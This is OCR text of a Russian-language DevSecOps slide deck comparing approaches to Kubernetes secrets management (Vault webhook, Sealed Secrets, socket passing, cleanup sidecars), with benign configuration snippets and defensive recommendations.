
- Никуда, кроме приложения, секрет не попадёт
- Секреты не надо класть в Volume и Env



Минусы:

- Большинство приложений не поддерживает
- Проблемы с масштабированием
- Нужно автоматизировать

Bank-Vaults Mutating Webhook




Bank-Vaults Mutating Webhook

```
…
kind: ConfigMap
…
  annotations:
    vault.security.banzaicloud.io/vault-addr: "https://vault.default:8200"
    vault.security.banzaicloud.io/vault-role:
"default"
    vault.security.banzaicloud.io/vault-tls-secret: vault-tls
    vault.security.banzaicloud.io/vault-path: "kubernetes"
data:
  aws-access-key-id: "vault:secret/data/accounts/aws#ID"
```

Bank-Vaults Mutating Webhook




Плюсы:

- Секреты не дублируются в кластер
- Можно настроить ротацию

Минусы:

- Нужно следить за правами SA, который ходит в Vault

Sealed Secrets



Sealed Secrets

```
apiVersion: bitnami.com/v1alpha1
kind: SealedSecret
metadata:
    name: sealed-secret
    namespace: test
spec:
    encryptedData:
        DB_PASSWORD:
AGBJGZBpwc1wxdhiMX91P1HVTSRNdzGMCGUU18hTP2bkbfBA7s4QsHlfz9Bk7ARVG1a2aNDOGRUg4…
```

Sealed Secrets





Плюсы:

- Секреты можно хранить в незащищенных местах
- Вне кластера секреты зашифрованы

Минусы:

- Внутри кластера все равно приходим к k8s Secret
- Нет централизованного управления

Передача через Unix Socket





```
…
    volumeMounts:
    - mountPath: /tmp/
      name: socket-volume
volumes:
    - name: socket-volume
      emptyDir: {}
      hostPath:
        path:/var/example.sock
          type: Socket
```

Передача через Unix Socket







Плюсы:

- Секреты не надо класть в Volume и Env
- Можно сделать короткий срок жизни секретов
- И ротацию

Минусы:

- Расширение поверхности атаки
- Проблемы с масштабированием
- Нужна доработка логики приложения
- И разработка ПО для работы с секретами через сокет

K8s Secret + Sidecar с уборкой

Идея: получить доступ к файловой системе другого контейнера и удалить оттуда лишние секреты после запуска приложения


```
apiVersion: v1
kind: Pod
metadata:
  name: nginx
spec:
  shareProcessNamespace: true
  containers:
  - name: nginx
    image: nginx
  - name: shell
    image: busybox:1.28
    command: ["rm", "var/secret.txt"]
    securityContext:
      capabilities:
        add:
        - SYS_PTRACE
    stdin: true
    tty: true
```

K8s Secret + Sidecar с уборкой




Плюсы:

- В файловой системе контейнера меньше секретов



Минусы:

- Тратится больше ресурсов
- Нужно автоматизировать
- Проблемы K8s Secret остаются

Второй процесс с уборкой

Идея: после запуска приложения затереть все ненужные секреты с помощью дополнительного процесса


Варианты реализации: wrapper, supervisord

```
#!/bin/bash

./my_app &

./my_cleaner &

wait -n

exit $?
```

Второй процесс с уборкой

Плюсы:

- В файловой системе контейнера меньше секретов




Минусы:

- Нужно автоматизировать
- Проблемы K8s Secret остаются
- Нарушается база микросервисной архитектуры


Эфемерные хранилища + FUSE



Плюсы:

- Можно гибко настроить иерархию секретов
- Можно сделать read once files



Минусы:

- Все равно придётся монтировать секреты в контейнер с хоста
- Сложно масштабировать
- Легко выстрелить себе в ногу в плане безопасности

Leaderboard

БЕКОН

Идеальное решение

БЕКОН

Позволяет избавиться от секретов в переменных среды (и на уровне файловой системы, если возможно)

Даёт возможность ротации секретов

Не расширяет поверхность атаки

Минимально усложняет процесс управления секретами

Реализует полный набор подсистем ИБ

Если ничего не хочется менять

БЕКОН

Не давать пищи для Living-off-the-Land атак (cat, ls, python, etc.)

Тщательно разграничивать права пользователей (k8s, Vault)

Мониторить кодовую базу проектов и средства сборки контейнеров

Ограничить срок жизни секретов (TTL, количество обращений) и периодически отзывать сертификаты

Проводить инвентаризацию секретов

Выводы

БЕКОН

1. Сейчас идеального быстрого решения нет
2. Проблема лежит в плоскости текущей контейнерной архитектуры
3. «Костыльные» решения дают больше новых рисков, чем закрывают старых
4. Компенсирующие меры значительно снижают, но не устраняют риски
5. БЕЗ КАЧЕСТВЕННО ВЫСТРОЕННОГО ПРОЦЕССА ХОРОШИХ РЕЗУЛЬТАТОВ НЕ ДОСТИГНУТЬ

Выводы

БЕКОН

Хотите реализовать свой способ управления секретами? Прекрасно! Только ответьте на вопросы:

- Какие вспомогательные сущности нужны? Какие им нужны привилегии?
- Какие минусы есть у похожих решений, которые решает мой вариант?
- Сколько времени и сил займёт реализация?
- Насколько сильно пострадают участники процессов?

Спасибо за внимание!

Валерий Кунавин

DevSecOps fan, container enjoyer

Благодарочка за помощь:

@Maks_Platov

@KotDimos

@vap_dso

@V_Kunavin

kunavinve@gmail.com